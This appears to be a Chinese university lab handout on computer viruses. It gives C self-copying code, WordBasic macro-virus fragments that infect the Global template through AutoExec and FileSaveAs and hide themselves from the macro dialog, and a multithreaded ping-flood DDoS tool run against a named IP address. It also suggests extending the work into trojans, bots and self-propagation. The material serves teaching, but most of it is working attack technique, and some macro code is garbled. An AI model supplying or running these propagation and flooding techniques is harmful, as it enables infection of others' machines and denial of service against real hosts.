实验 1 病毒的自我复制实验

实验目的

- 理解病毒自我复制的原理
- 掌握病毒复制的文件操作流程
- 在不限制复制次数的情况下观察它的破坏效果

实验要求

- 以 C 语言为开发工具，设计并开发一个简单的病毒文件自我复制的程序
- 可以增加循环语句，对病毒程序完成多个目录下的多个拷贝
- 该复制程序能够扩展，允许开发或操作者对复制的次数、频率进行设定
- 独自开发、独立运行

实验环境

- 操作系统：Microsoft windows
- 开发工具： C 或 C++

实验内容

- 学习病毒的自我复制原理
- 理解计算机病毒自我复制与生物病毒自我复制的不同
- 利用 C 程序开发一款能自我复制的程序
- 对运行的结果何以验证

注意事项

(1) 对循环语句要做一定的限制，不要无限的循环，避免造成程序的宕机

(2) 对复制的目标尽量可以选定，做好后续与其他程序的进一步对接

样　例 1

病毒复制类似于文件复制，通过打开文件将文件的数据读取出来，再写到一个空文件中并重新设置新文件的格式，即可完成病毒复制。

实现病毒复制的主要思路是：开辟一个缓冲区，不断从原文件中读取内容到缓冲区，每读取完一次就将缓冲区中的内容写入到新建的文件，直到把原文件的内容读取完。

在 VC++中创建 Win32 Console Application 文件命名为 Copy，并选择一个”Hello World”的控制台文件。

由于复制文件的过程需要使用到两个文件指针 fp1 和 fp2，fp1 用于打开被复制的文件，fp2 用于打开新文件，因此创建两个文件指针 fp1 和 fp2 并指向 NULL。为了使用 FILE *定义，加载头文件<stdio.h>。

本次实验选择的是拷贝静态源代码文件 Copy.cpp，因此将 fp1 用于接收 fopen 函数指向 Copy.cpp 文件的返回指针，并在参数 mode 处选择”r+”即读写方式。创建 int 型变量 num 用于存储用户输入的拷贝次数。

使用 for 循环复制 num 个源文件，在循环中创建字符数组 file1 用于存储拷贝文件的地址，由于需要拷贝多份文件并起对应的名字，在 file1 数组中保存首个拷贝文件的地址为“D:\\copy0.cpp”，然后在每次拷贝时将第 8 个字符也就是数字字符加上当前循环次数 i，这样就可以给每个拷贝文件起不同的名字，不会因为文件名冲突而产生无法拷贝的情况。在每次循环开始前复位 fp1 指针，将其重新指向 Copy.cpp 的文件头。

```
// Copy.cpp : Defines the entry point for the console application.
//

#include "stdafx.h"
#include "stdio.h"
#include "string.h"
#include "stdlib.h"

int main(int argc, char* argv[])
```

```
{
    FILE *fp1=NULL, *fp2=NULL;
    fp1 = fopen("Copy.cpp","r+");
    char ch, temp[1000];
    int i,num;
    printf("请输入复制次数：");
    scanf("%d",&num);
    for(i=0; i<num; i++)
    {
        rewind(fp1);
        char file1[50]="C:\\copy0.cpp";
          *(file1+7) += i ;
        fp2 = fopen(file1,"w+");
        while((ch = (fread(temp,1,sizeof(temp),fp1)))!= 0)
            fwrite(temp,1,ch,fp2);
        fclose(fp2);
    }
    fclose(fp1);
    fp1=NULL; fp2=NULL;
    return 0;
}
```

本实验是复制静态开源码。

思考 1，如何复制静态二进制文件？

思考 2，新复制的文件已经存在，如何再次激活它运行？

样例 2

```
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

#define BUFFER_SIZE 1024
```

```
int main(int argc,char *argv[])
{
    int from_fd,to_fd;
    int read_bytes,write_bytes;
    char buffer[BUFFER_SIZE];
    char *ptr;

    /*检测输入的参数是否包含源文件和目标文件*/
    if( argc != 3 )
    {
        printf("Usage:%s fromfile tofile\n\a",argv[0]);
        exit(1);
    }
    /*源文件不能和目标文件相同*/
    if( strcmp(argv[1],argv[2]) == 0 )
    {
        printf("Fromfile and tofile are the same!\n\a");
        exit(1);
    }
    /*源文件以只读打开，若打开失败，程序结束*/
    if( (from_fd=open(argv[1],O_RDONLY)) == -1 )
    {
        printf("Fromfile open failed!\n\a");
        exit(1);
    }
    /*目标文件以只写打开，并且若不存在则新建，打开失败则程序结束*/
    if( (to_fd=open(argv[2],O_CREAT | O_TRUNC | O_WRONLY)) == -1 )
    {
        printf("Tofile open failed!\n\a");
        exit(1);
    }
    /*仅当读到的字节数不等于 0 的时候，进行接下来的拷贝工作*/
    while( (read_bytes=read(from_fd,buffer,BUFFER_SIZE)) )
    {
        if(read_bytes == -1)
        {
            printf("Fromfile read error!\n\a");
            exit(1);
        }
        else if(read_bytes > 0)
        {
            ptr = buffer;
            while( (write_bytes=write(to_fd,ptr,read_bytes)) )
            {
```

```
                    /*写入失败，程序结束*/
                    if(write_bytes == -1)
                    {
                        printf("Tofile write error!\n\a");
                        exit(1);
                    }
                    /*一次读出的数据全部写入，退出本次写操作，进行下一次
读操作*/
                    else if(write_bytes == read_bytes)
                        break;
                    /*在写入时可能发生意外，此时要继续写入*/
                    else if(write_bytes > 0)
                    {
                        ptr += write_bytes;
                        read_bytes -= write_bytes;
                    }
                }
            }
        }
        close(from_fd);
        close(to_fd);

        return 0;
    }
```

样例 3（可以考虑，使用二进制流对任何文件进行复制）

参考以下地址，学习

https://blog.csdn.net/Atishoo_13/article/details/82717669
https://blog.csdn.net/linglongxin24/article/details/52836111
https://blog.csdn.net/qq_40612528/article/details/85074438
https://blog.csdn.net/tingzhiyi/article/details/52024240
https://blog.csdn.net/summoxj/article/details/80774224
https://blog.csdn.net/Mrchongyang/article/details/82850522#commentsedit
https://blog.csdn.net/weixin_42014622/article/details/82959678
https://www.cnblogs.com/Darkqueen/p/9024274.html
https://blog.csdn.net/mingzhuo_126/article/details/83549000
https://blog.csdn.net/qq_24521431/article/details/81383346
http://www.cnblogs.com/xiaoyao-001/p/9308561.html

实验 3 Word 宏病毒程序实验

实验目的

- 理解 Windows word 宏脚本程序原理
- 利用宏脚本开发一款宏病毒，完成 word 菜单的挪用及对其他电脑 word 的感染

实验要求

- 搜集、阅读 Windows word 宏脚本程序相关的资料，理解宏脚本的原理，以 Windows 脚本语言为开发工具，设计并开发一个简单的宏病毒
- 通过设定通用宏能够随 word 文档
- 独自开发、独立运行

实验环境

- 操作系统：Microsoft windows
- 开发工具： Vb 脚本语言

实验内容

- 学习 Word 宏脚本的功能
- 理解脚本及批处理命令的作用
- 利用脚本程序开发一款 Word 的宏脚本程序
- 可以自己随意设定运行的显示信息，

注意事项

(2) 注意不要设计具有破坏性的指令，不要引导具有破坏性的程序避免造成程序的宕机

(3) 最好制作一个如何接触该宏病毒的防治程序

样　　例 1

Word 宏病毒中主要是由一些常用的代码段构成，理解这些代码段的工作原理，我们可以更好地了解和掌握 Word 宏病毒的关键技术，这为我们设计 Word 宏病毒打下基础。

关键技术主要有：自动执行程序段、SaveAs 程序段和特殊代码段。各部分具体功能见下面：

✧ 1.自动执行的代码示例：

```
Sub MAIN
        On Error Goto Abort
        iMacroCount = CountMacros(0, 0)
        //检查是否感染该文档文件
        For i = 1 To iMacroCount
        If MacroName$(i, 0, 0) = "PayLoad" Then
        bInstalled = - 1
    //检查正常的宏
    End If
    If MacroName$(i, 0, 0) = "FileSaveAs" Then
    bTooMuchTrouble = - 1
    //但如果 FILESAVEAS 宏存在那么传染比较困难.
    End If
    Next i
    If Not bInstalled And Not bTooMuchTrouble Then
    //加入 FileSaveAs 和拷贝到 AutoExec and FileSaveAs.
    //有效代码不检查是否感染.
    //把代码加密使不可读.
    iWW6IInstance = Val(GetDocumentVar$("WW6Infector"))
    sMe$ = FileName$()
    Macro$ = sMe$ + ":PayLoad"
    MacroCopy Macro$, "Global:PayLoad", 1
```

```
    Macro$ = sMe$ + ":FileOpen"
    MacroCopy Macro$, "Global:FileOpen", 1
    Macro$ = sMe$ + ":FileSaveAs"
    MacroCopy Macro$, "Global:FileSaveAs", 1
    Macro$ = sMe$ + ":AutoExec"
    MacroCopy Macro$, "Global:AutoExec", 1
    SetProfileString "WW6I", Str$(iWW6IInstance + 1)
    End If
    Abort:
End Sub
```

✧ SaveAs 程序示例：

这是一个当使用 FILE/SAVE AS 功能时，拷贝宏病毒到活动文本的程序。它使用了许多类似于 AutoExec 程序的技巧。尽管示例代码短小，但足以制作一个小巧的宏病毒。

```
Sub MAIN
        Dim dlg As FileSaveAs
        GetCurValues dlg
        Dialog dlg
    If (Dlg.Format = 0) Or (dlg.Format = 1) Then
    MacroCopy "FileSaveAs", WindowName$() + ":FileSaveAs"
    MacroCopy "FileSave ", WindowName$() + ":FileSave"
    MacroCopy "PayLoad", WindowName$() + ":PayLoad"
    MacroCopy "FileOpen", WindowName$() + ":FileOpen"
    Dlg.Format = 1
    End If
    FileDaveAs dlg
     End Sub
```

✧ 特殊代码示例：

还有些方法可以用来隐藏和使你的宏病毒更有趣。当有些人使用 TOOLS/MICRO 菜单观察宏时，该代码可以达到掩饰病毒的目的。

```
Sub MAIN
        On Error Goto ErrorRoutine
        OldName$ = NomFichier$()
        If macros.bDebug Then
        MsgBox "start ToolsMacro"
```

```
        Dim dlg As OutilsMacro
        If macros.bDebug Then MsgBox "1"
        GetCurValues dlg
        If macros.bDebug Then MsgBox "2"
        On Error Goto Skip
        Dialog dlg
        OutilsMacro dlg
    Skip:
    On Error Goto ErrorRoutine
    End If
    REM enable automacros
    DisableAutoMacros 0
    macros.SaveToGlobal(OldName$)
    macros.objective
    Goto Done
    ErrorRoutine:
    On Error Goto Done
    If macros.bDebug Then
    MsgBox "error " + Str$(Err) + " occurred"
    End If
    Done:
End Sub
```

同学们也可以在以上程序代码的学习中，自己动手做一些子程序，并在子程序中实现对系统功能的调用，为后面真正简单的 word 宏病毒设计奠定基础。比如：著名的 NUCLEAR 宏病毒尝试在编译外部病毒或者一些木马程序，进一步增加破坏功能，当打开文件时，实现格式化硬盘子程序

实验 5 蠕虫探测有效地址程序实验（破坏性）

实验目的

- 理解蠕虫 探测网络有效地址的原理

- 利用 C 语言本开发一款能够自动生成 IPV4 地址或某地址段进行扫描，返回有效地址，在进一步，能够对某一个有效地址的主机发起 DDOS 攻击，如 ping,ICMP 协议的攻击，其他的 DDOS 攻击，等学习了网络后再深入学习

实验要求

- 搜集、阅读蠕虫、DDOS 相关的资料，理解宏蠕虫的原理，以 C 语言语言为开发工具，设计并开发一个简单的随机地址生成模块、并返回有效地址；
- 进一步利用 ping 对有效地某个特定地址进行-----DDOS 攻击程序
- 能够对地址进行设定，能个队地址段进行设定，能够对 ping 的频率，次数，发包大小等可以设定
- 小组或单人开发、合作运行

实验环境

- 操作系统：Microsoft windows 或 linux
- 开发工具： C 语言或 C++

实验内容

- 设计并开发一个简单的随机地址生成模块、并返回有效地址；

- 理解 ping 命令的作用/参数等
- 学习 DDOS 的原理
- 利用 C 程序开发一款可以灵活配置的 ping 程序
- 学习尝试多线程攻击
- 可以自己随意设定运行的次数，频率，目标，大小等显示信息，

注意事项

(4) 注意不要设计成太高次数和太大数据包避免造成程序的宕机

(5) 考虑后续的扩充和其他程序的融合，比如制作成木马、肉鸡、自我复制和传播等，最好制作一个如何接触该宏病毒的防治程序

样　例

https://blog.csdn.net/pygain/article/details/52134480

先设置一个输入项，输入一个 ip，然后利用字符串拼接操作拼接出一个 ping 命令，用 system 语句调用 ping 命令实现攻击。

DDoS 攻击工具的编写（关键技术展示）

1) 使用字符串拼接，完成 system 命令的调用参数 command：

```
char id[100];
printf("请输入攻击ID\n");
scanf_s("%s", id, 100);
char command[100] = "ping ";
strcat_s(command, 100, id);
strcat_s(command, 100, " -t -l 10000 -n 10000");
```

图 2.1

2) 创建线程：

```
HANDLE H[4];
for (int i = 0; i<4; i++)
    H[i] = CreateThread(NULL, 0, Thread, NULL, 0, NULL);

Sleep(25000);

for (int i = 0; i<4; i++)
    CloseHandle(H[i]);
```

图 2.2

3) 执行八个并行的线程：

```
DWORD WINAPI Thread(LPVOID lpParameter)
{
    system(command);
    return 0;
}
```

图 2.3

实验检测

实验效果检测

1) 打开敌方机器的网络防火墙，并且查看地址为 222.20.101.107（相互 ping 一下，多台 ping 一台），查看敌方主机的任务管理器中的网络项，发现网络出现了明显的波动；



图 2.4

2) 根据己方的 cmd 控制台输出，出现了多个字符串同时输出的字符混杂的现象，证明多线程执行成功；



图 2.5

3) 根据己方的任务管理器，发现 8 线程均有占用（CPU I7 7700HQ 四核八线程），也说明了多线程执行成功。



图 2.6

实验过程中的问题及解决方法—样例

1) 多线程（机器性能的 PK）：

这次实验比较难的地方在于单纯调用 system 命令并不能使敌方机器产生明显的网络波动。其原因在于仅仅使用一个线程的 ping 命令攻击流量太小，达不到要求。

2) 多线程的正确运用：

一开始使用多线程时，并没有出现字符错乱的现象，而是规整的一行一行输出，这只有一个线程在执行。sleep 函数的参数为 100，系统的停顿不够创建多个线程，将 sleep 函数的参数更改得更大，就可以完成多线程操作了。

实验报告提交

同学们自己选择上述实验中的任何一个，当然不限于一个，能者多劳，完成后提交一份实验报告（可以包含两个及以上实验，但必须是一份实验报告），6 月 15 日前发送至：1998010309@hust.edu.cn　老师评曰后作为本次实验的成绩。